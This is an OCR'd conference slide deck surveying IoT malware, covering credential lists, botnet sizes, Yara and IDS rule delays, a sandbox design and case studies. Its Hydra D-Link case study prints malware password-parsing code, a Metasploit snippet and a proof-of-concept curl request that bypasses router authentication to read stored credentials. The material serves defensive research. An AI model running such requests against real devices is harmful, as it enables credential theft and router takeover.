UNIVERSITY OF JYVÄSKYLÄ
JYVÄSKYLÄN YLIOPISTO

TALOS

IoT Malware

Comprehensive Survey, Analysis Framework and Case Studies

Andrei Costin and Jonas Zaddach

Who are we?

Andrei Costin

- Assistant professor at University of Jyväskylä
- Researching/Teaching on security/malware for IoT/embedded
- Firmware.RE Project
- ancostin@jyu.fi @costinandrei

Who are we?

Jonas Zaddach


- Malware researcher at Talos
- Working on IoT malware analysis and analysis automation

Agenda

- Introduction
- Challenges
- Malware Study
  - Methodology and Collection
  - Metadata and Survey
  - Analysis and Sandbox
- Case Studies
- Conclusions
- Q&A

Introduction:
IoT malware vs. PC malware

What is IoT?



Why is IoT a malware target?

- Always on
- Always connected
- Awareness and defence against IoT malware lower than for PC malware
- Less sophisticated exploits needed
- Source code for malware is available for use and adoption
- Build automation is offsetting the pain of developing for several platforms

What’s so special about IoT malware?

	PC	IoT
Platform heterogeneity	low	high
Malware family plurality	high	low
Detection on the system	easy	hard
In-vivo analysis	easy	very hard
Sandbox execution	easy	hard
Removal	medium	hard to impossible
Vulnerability assessment	medium	very hard

Introduction:
Timeline of IoT/embedded malware

IoT Malware Timeline

Malware study

Malware study:
Methodology and Collection

Methodology

- Identify complete set of IoT/embedded malware families
- Identify relevant and trusted information sources
- Collect comprehensive information and metadata
  - Samples
  - Analysis and technical reports
  - Real-world and honeypot attack reports
  - Malware family and botnet evolution
  - Infection and propagation
    - Vulnerabilities and exploits
    - Credentials
  - Defensive measures (IDS, Yara, VAS)
  - Any other relevant information

Methodology

- Structure and systematize information and metadata
  - Machine-readable
  - Easy to process, transform and code
- Analyse metadata
  - Produce reports and insights
  - Understand where IoT/embedded security fails
  - Understand where IoT/embedded defense can be improved
- Analyse samples
  - Produce reports and insights
  - Produce new or additional defensive mechanisms

Malware study:
Metadata and Surveys

Survey - Credentials

Malware family	Unique cred. pairs	Unique usernames	Unique passwords
GoScanSSH	7,000 (?)	10	Unavailable
Psyb0t	2 – thousands (?)	1 – 6,000 (?)	2 – 13,000 (?)
ZLOB/DNSChanger	374	157	268
Moose/Elan	303	144	227
muBoT	180	82	162
Mirai	62/68 – (?)	– (?)	371
NyaDrop	– (?)	– (?)	31
ChuckNorris2	18	3	16
ChuckNorris	17	3	12
Hajime	12	3	11
Bashlite	11	5	10
Darlloz/Zollard	9	2	7
PNScan2	3	3	3
RPi_MulDrop.14	1	1	1
RPi_ProxyM	1	1	1
Hydra	2279 (?)	1233 (?)	1611 (?)

TABLE I. SUMMARY OF CREDENTIALS SET USED BY MALWARE FAMILIES DURING "DEFAULT LOGIN BRUTE-FORCE ATTACKS". (NOTE: PRELIMINARY ANALYSIS)

Survey - Yara Rules

Metric name	Mean (days)	Median (days)
Delay between the *first seen in the wild* sample of malware family and corresponding Yara rule first *public* release	743	254
Delay between the *first submitted for analysis* sample of malware family and corresponding Yara rule first *public* release	302	235
Delay between the *first technical analysis* of malware family and corresponding Yara rule first *public* release	383	59
Delay between the *initial* development of the Yara rule and its first *public* release	22	18

TABLE II. METRICS FOR YARA RULES DEMONSTRATING SIGNIFICANT DELAYS BETWEEN MALWARE SAMPLE DISCOVERY, CAPTURE AND ANALYSIS, AND PUBLIC RELEASE OF THE CORRESPONDING RULES. (NOTE: PRELIMINARY ANALYSIS)

Survey - IDS Rules

Metric name	Mean (days)	Median (days)
Delay between the *first seen in the wild* sample of malware family and corresponding IDS rule first *public* release	675	166
Delay between the *first submitted for analysis* sample of malware family and corresponding IDS rule first *public* release	241	63
Delay between the *first technical analysis* of malware family and corresponding IDS rule first *public* release	32	25

TABLE III. METRICS FOR IDS (SNORT, SURICATA, OR SIMILAR) SIGNATURES DEMONSTRATING SIGNIFICANT DELAYS BETWEEN MALWARE SAMPLE DISCOVERY, CAPTURE AND ANALYSIS, AND PUBLIC RELEASE OF THE CORRESPONDING RULES. (NOTE: PRELIMINARY ANALYSIS)

Survey - Reported Botnet Size

Malware family	Botnet size (e.g., devices)	Estimation timeframe
BrickerBot	10,000,000+	2017
ChuckNorris	300,000 – 330,000	2010 – 2012
SOHOPharming	300,000	2014
Hajime	130,000 – 300,000	2016 – 2017
Wifatch/Ifwatch	60,000 – 300,000	2015
Mirai	49,657 – 145,607+	2016
Bashlite/Gafgyt	120,000	2016
Persirai	120,000	2017
Psyb0t	80,000 – 100,000	2012
ExploitKit/DNSChanger	56,000	2016
Moose/Elan	50,000	2015
http81	43,621	2017
Darlloz/Zollard	31,000	2014
RaspberryPi_Linux.ProxyM	10,000+	2017
PNScan1	1,439	2015
TheMoon	1,000	2014
Slingshot	100	2018

TABLE IV. SUMMARY OF BOTNET SIZE (I.E., NUMBER OF INFECTED DEVICES) PER MALWARE FAMILY. (NOTE: PRELIMINARY ANALYSIS)

Malware study:
Dynamic IoT malware analysis

Motivation

- In-vivo analysis is challenging
  - Tools need to be purpose-build for every device
    - E.g., gdb or strace for debugging programs
  - In-circuit analysis is non-trivial
    - Requires dedicated hardware (JTAG, SWD)
    - Requires lots of knowledge
    - Is time-consuming
- High volume of file samples requires automation

Challenges


- Heterogeneity of platforms
  - CPU architecture
  - Runtime libraries
  - Special instructions
- High preparatory work
  - Toolchains for every architecture need to be build
  - System images are required
  - System instrumentation needed
- Little-tested tools pose challenges
  - Code must be massaged to compile
  - Lots of bugs

Previous work


- Few attempts to tie together a sandbox, execution environment and instrumentation for malware
  - Cozzi et al: Understanding Linux Malware
  - HuntingMalware (often down)
  - Limon?
  - Detux?

Platform heterogeneity


On a PC:



Platform heterogeneity



Sandbox architecture




System image preparation

- System image compiled with Buildroot
  - From distribution configuration
  - From kernel configuration
  - With additional patches
- A build hook integrates instrumentation
  - The systemtap kernel module for tracing syscalls is built and integrated

Analysis process

- Sample is triaged
- The emulator is prepared
  - Systemtap script for monitoring syscalls is loaded
  - The sample is injected into the analysis machine via the Cuckoo agent
- Sample is executed
- Execution terminates
  - Regular termination or exception
  - Timeout through Cuckoo
- Log files are analyzed
  - Cuckoo agent copies log to host
  - Cuckoo parses the log file

Example report



Case Studies

Case Studies
Hydra D-Link Exploit


Case Studies - Hydra D-Link Exploit

- Original Hydra malware dates back to 2008
  - “Authentication bypass vulnerability” in D-Link DIR645 routers
  - Hydra code open-sourced (or leaked) in April 2011 (hydra-2008.1.zip)
- Exploits
  - D-Link Authentication Bypass and Config Info Disclosure
- However ...
  - **CVE-MAP-NOMATCH**

```
199 /* cmd_advscan_getpass(sock_t *)    */
200 /* advance scanner password finder. */
201 int cmd_advscan_getpass(sock_t *scan_sp)
202 {
203   char temp[801];
204   char *one, *two;
205
206     if(arg_send(scan_sp->s_fd, post_request) == false)
207     return EXIT_FAILURE;
208
209     recv(scan_sp->s_fd, temp, 100, 0);
210     recv(scan_sp->s_fd, temp, 800, 0);
211
212     one = strtok(temp, "<");
213
214     while(one != NULL)
215     {
216         if(strstr(one, "password>"))
217         {
218             two = strtok(one, ">");
219
220             while(two != NULL)
221             {
222                 if(strcmp(two, "password") != true)
223                 {
224                     snprintf(psw_x, strlen(two)+3, "%s\r\n", two);
225                     return EXIT_SUCCESS;
226                 }
```

Case Studies - Hydra D-Link Exploit

- It then reappears …
  - Security advisory in February 2013
- However, still ...
  - **CVE-MAP-NOMATCH**



Case Studies - Hydra D-Link E

- And then once again …
  - Used in October 2017 in IoTReaper
  - Security advisory in November 2017 for D-Link 850L and D-Link DIR8xx routers
- Still yet ...
  - **CVE-MAP-NOMATCH**

```
83        if res.body =~ /<password>(.*)<\/password>/
84          print_good("#{rhost}:#{rport} - credentials successfully extracted")
85
86          #store all details as loot -> there is some usefull stuff in the response
87          loot = store_loot("dlink.dir645.config","text/plain",rhost, res.body)
88          print_good("#{rhost}:#{rport} - Account details downloaded to: #{loot}")
89
90          res.body.each_line do |line|
91            if line =~ /<name>(.*)<\/name>/
92              @user = $1
93              next
94            end
95            if line =~ /<password>(.*)<\/password>/
96              pass = $1
97              vprint_good("user: #{@user}")
98              vprint_good("pass: #{pass}")
99
100             report_cred(
```

Fig. 4. Snippet of Metasploit's *dlink_dir_645_password_extractor.rb*, which exploits */getcfg.php* and which demonstrates similarities to D-Link exploit from `Hydra-2008.1`, i.e., parsing `<password>*</password>` tags.

Remote Unauthenticated Information Disclosure via WAN and LAN

When an Admin is log-in to D-Link 850L it will trigger the global variable: *$AUTHORIZED_GROUP >= 1*.

An attacker can use this global variable to bypass security checks and use it to read arbitrary files.

Proof of Concept

```
1 $ curl -d "SERVICES=DEVICE.ACCOUNT&x=y%0aAUTHORIZED_GROUP=1"
2 "http://IP/getcfg.php"
```

DEVICE.ACCOUNT.xml.php script in the given directory that can provide attackers with a good deal of critical inform
login and password to the device.

```
foreach("/device/account/entry")
{
  if ($InDeX > $cnt) break;
  echo "\t\t\t<entry>\n";
  echo "\t\t\t\t<uid>".      get("x","uid").  "</uid>\n";
  echo "\t\t\t\t<name>".     get("x","name").  "</name>\n";
  echo "\t\t\t\t<usrid>".    get("x","usrid").  "</usrid>\n";
  echo "\t\t\t\t<password>".get("x","password")."</password>\n";
  echo "\t\t\t\t<group>".    get("x","group").  "</group>\n";
  echo "\t\t\t\t<description>".get("x","description")."</description>\n";
  echo "\t\t\t</entry>\n";
}
```

In other words, if attackers send a request to http://192.168.0.1/getcfg.php and add the SERVICES=DEVICE.ACOUNT respond with the page containing a login and password to the device.

That is more than enough for attackers to, for example, use their custom malicious firmware to update the device.

Case Studies - Hydra D-Link Exploit

- Open questions
  - What should it take to properly file and track a vulnerability for decades to come?
  - How come **CVE-MAP-NOMATCH** even after:
    - 10+ years
    - 1 malware incident and code leak
    - 1 Metasploit module
    - 3 different (but essentially similar) security advisories
  - Is it really infeasible or impossible to create CVEs “a posteriori”?

Case Studies
VirusTotal’s In The Wild “2010-11-20”

Case Studies - VirusTotal's In The Wild "2010-11-20"

- At least 10 malware families have samples first seen in the wild = 2010-11-20

Malware family	Malware year	References
GoScanSSH	2018	https://www.virustotal.com/#/file/9d6809571bec7429098bcb7ca0b12f8cb094d9079c6765b10a9c90b881ee9d37/details
JenX/Jennifer	2018	https://www.virustotal.com/#/file/04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc/details
Amnesia	2016	https://www.virustotal.com/#/file/f23fecbb7386a2aa096819d857a48b853095a86c011d454da1fb8e862f2b4583/details
NyaDrop	2016	https://www.virustotal.com/#/file/c3865eb1c211de6435d1352647c023c2606f9285d3304d54f17261a16bbec5ff/details
Mirai	2016	https://www.virustotal.com/#/file/8bd282b8a55a93c7ae5f1a5c69eab185da7d7e82c80f435c4ee049d3086002b7/details
Umbreon	2015	https://www.virustotal.com/#/file/409c90ecd56e9abcb9f290063ec7783ecbe125c321af3f8ba5dcbde6e15ac64a/details
PNScan1	2015	https://www.virustotal.com/#/file/579296cc79a45409e996269a46e383404299eb2c3e8f1c418c4325b18037dfe3/details
PNScan2/sshscan2	2015	https://www.virustotal.com/#/file/0ffa9e646e881568c1f65055917547b04d89a8a2150af45faa66beb2733e7427/details
XorDDoS	2014	https://www.virustotal.com/#/file/bf4495ba77e999d3fe391db1a7a08fda29f09a1bbf8cad403c4c8e3812f41e90/details
KaitenSTD	2014	https://www.virustotal.com/#/file/6e4586e5ddf44da412e05543c275e466b9da0faa0cc20ee8a9cb2b2dfd48114e/details

TABLE V. MALWARE INSTANCES THAT DEPICT THE PROBLEMATIC "FIRST SEEN IN THE WILD 2010-11-20" TIMESTAMP.

Case Studies - VirusTotal's In The Wild "2010-11-20"

- At least 10 malware families have samples first seen in the wild = 2010-11-20

Basic Properties

MD5	e7a0a8ef90ff1a1b24f47272c909c81a
SHA-1	53e5bf2688567e08e028bd6a51140815b9006a73
File Type	ELF
Magic	ELF 64-bit MSB executable, MIPS, MIPS-III version 1
SSDeep	49152:fOlDzw2RNSi9ypX38oRnWpbZgHumqyQ+g
TRiD	ELF Executable and Linkable format (generic) (100%
File Size	4.38 MB

Tags: 64bits, elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2018-02-21 10:40:00
Last Submission	2018-05-19 16:29:58
Last Analysis	2018-07-30 12:45:49

Basic Properties

MD5	ca0fc25ce066498031dc4ca3f72de4b8
SHA-1	7f4d97eea294fc567b058b09cc915be56c2a80e1
File Type	ELF
Magic	ELF 32-bit LSB executable, ARM, version 1, dynam
SSDeep	1536:DrYFYhugelbCSGrx+si2BFf1y9v3dhQzifWK
TRiD	ELF Executable and Linkable format (generic) (100
File Size	58.9 KB

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2017-01-12 15:06:59
Last Submission	2017-01-12 15:06:59
Last Analysis	2017-10-19 01:54:08

Basic Properties

MD5	3387ba13f577d0911812ce4a012678a3
SHA-1	91353302a943b35ad6a1a1f5d73c9d639483a2ed1
File Type	ELF
Magic	ELF 32-bit LSB executable, ARM, version 1 (SYSV),
SSDeep	24:6ORlgGpa7Urz/jlfAsnXK1hoVev3gRGaJ9i9P0+c
TRiD	ELF Executable and Linkable format (generic) (100
File Size	1.63 KB

Tags: elf, via-tor

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2016-10-02 22:10:25
Last Submission	2018-05-14 23:53:12
Last Analysis	2018-07-26 00:07:54

Basic Properties

MD5	0afb8558c45dd0ff62ba2b1badfc764f
SHA-1	4ef259d95dc0b1bc52edb79aff661876b4f4be84
File Type	ELF
Magic	ELF 32-bit MSB executable, MIPS, MIPS-I version
SSDeep	1536:9pL51+x/XIMgYr0EeyTRKSfJsE7Lj8gTY9dR
TRiD	ELF Executable and Linkable format (Linux) (50.1 ELF Executable and Linkable format (generic) (49
File Size	55.22 KB

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2015-07-15 06:40:05
Last Submission	2015-08-06 09:12:26
Last Analysis	2015-08-06 09:12:26

Basic Properties

MD5	85ecdf50a92e76cdb3f5e98d54d014d4
SHA-1	e877f8ce433c94fb89e91d5142a9c4c29f8b474c
File Type	ELF
Magic	ELF 32-bit LSB executable, Intel 80386, version 1
SSDeep	12288:CvIKzdMnVQ9WiuxzaI73CR49Zm8NXysFL
TRiD	ELF Executable and Linkable format (Linux) (50.1 ELF Executable and Linkable format (generic) (49
File Size	603.15 KB

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2015-01-26 17:50:00
Last Submission	2016-11-22 17:55:18
Last Analysis	2017-05-17 17:37:39

Basic Properties

MD5	fb93601f8d4e0228276edff1c6fe635d
SHA-1	5b0abd3c12611136fa9378ffc0c76d533cd3a385
File Type	ELF
Magic	ELF 32-bit MSB executable, MIPS, MIPS-I version 1
SSDeep	768:lUKL4mor73YYUlHEjoonZZM3GE6pMM4ph
TRiD	ELF Executable and Linkable format (generic) (100
File Size	49.79 KB

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2018-01-29 22:50:45
Last Submission	2018-05-21 06:04:16
Last Analysis	2018-07-30 11:09:50

Basic Properties

MD5	752e353a88b6e3e5e5a60891ba06a065
SHA-1	095bb52056d00f0d93bba78e4b5b56313de7b79f
File Type	ELF
Magic	ELF 32-bit MSB executable, MIPS, MIPS-II version 1
SSDeep	12:BB6SXrE3og7zQJ+iisBW/CRR0gMGB4WgcyHE/
TRiD	ELF Executable and Linkable format (generic) (100%
File Size	621 B

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2016-10-13 19:09:40
Last Submission	2018-05-24 09:10:27
Last Analysis	2018-05-24 09:10:27

Basic Properties

MD5	b4746bb5e697f23a5842abcaed36c914
SHA-1	3762c537801c21f68f9eac858ecc8d436927c77a
File Type	ELF
Magic	ELF 32-bit LSB executable, ARM, version 1 (SYSV),
SSDeep	96:Jnx51bnWuFN+EuOZS5v9ElqSN0ZfPhh6rhgQ
TRiD	ELF Executable and Linkable format (generic) (10
File Size	6 KB

Tags: elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2016-09-07 12:11:42
Last Submission	2018-04-23 08:17:39
Last Analysis	2018-04-23 08:17:39

Basic Properties

MD5	320adee47e53823a1be8a335e4beb246
SHA-1	7feb14146ac938e5989cc0c9eda001540ef5d760
File Type	ELF
Magic	ELF 32-bit LSB executable, Intel 80386, version 1 (
SSDeep	24576:KfUsEZDuGg5me+mk6bo5+g1fFR8M3poi
TRiD	ELF Executable and Linkable format (Linux) (50.1 ELF Executable and Linkable format (generic) (49
File Size	1010.9 KB

Tags: elf, upx, via-tor

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2015-07-24 08:40:50
Last Submission	2018-07-30 15:22:11
Last Analysis	2018-07-30 15:22:11

Basic Properties

MD5	e7a0a8ef90ff1a1b24f47272c909c81a
SHA-1	53e5bf2688567e08e028bd6a51140815b9006a73
File Type	ELF
Magic	ELF 64-bit MSB executable, MIPS, MIPS-III version 1
SSDeep	49152:fOlDzw2RNSi9ypX38oRnWpbZgHumqyQ+g
TRiD	ELF Executable and Linkable format (generic) (100%
File Size	4.38 MB

Tags: 64bits, elf

History

First Seen In The Wild	2010-11-20 23:29:33
First Submission	2018-02-21 10:40:00
Last Submission	2018-05-19 16:29:58
Last Analysis	2018-07-30 12:45:49

Case Studies - VirusTotal's In The Wild "2010-11-20"

- Summarising response from VirusTotal support team:

Jul 30, 1:51 AM PDT

Hello,

First seen in the wild is mainly generated by third party tools. I would say it's fairly easy to fake, therefore I would advise against taking it as a ultimate source of truth.

Hope this helps and let me know if you have more questions!

Case Studies - VirusTotal's In The Wild "2010-11-20"

- Conclusion
  - "Not all metadata is created equal"
  - Need to trust your metadata vendor
  - Still, need to continuously check and re-assess metadata
  - And even then, what should be a more trusted "first seen in the wild" source?

Conclusions

Key Takeaways

- To understand (IoT) malware

  *A wider view is both **necessary and beneficial***
  - Must go beyond just sample and honeypot analysis
  - Must use metadata, timestamps, archives, sec-adv, Internet “dumpster diving”, etc.

Key Takeaways

- To improve security posture of IoT/embedded
  Proper vulnerability management, disclosure and defense
  - Need to dramatically improve CVE and disclosure management
  - Must have defense ready with (or before) offense and (PoC-)exploits
  - How about?
    - Releasing Yara, IDS, VAS rules/scripts before (or at least at the same time) PoC and exploits
    - “Bug-bounties for Defense” (Yara, IDS, VAS rules/scripts) for
      - Vulnerabilities that miss defense rules
      - Exploits that miss defense rules
      - Malware samples that miss defense rules

Key Takeaways

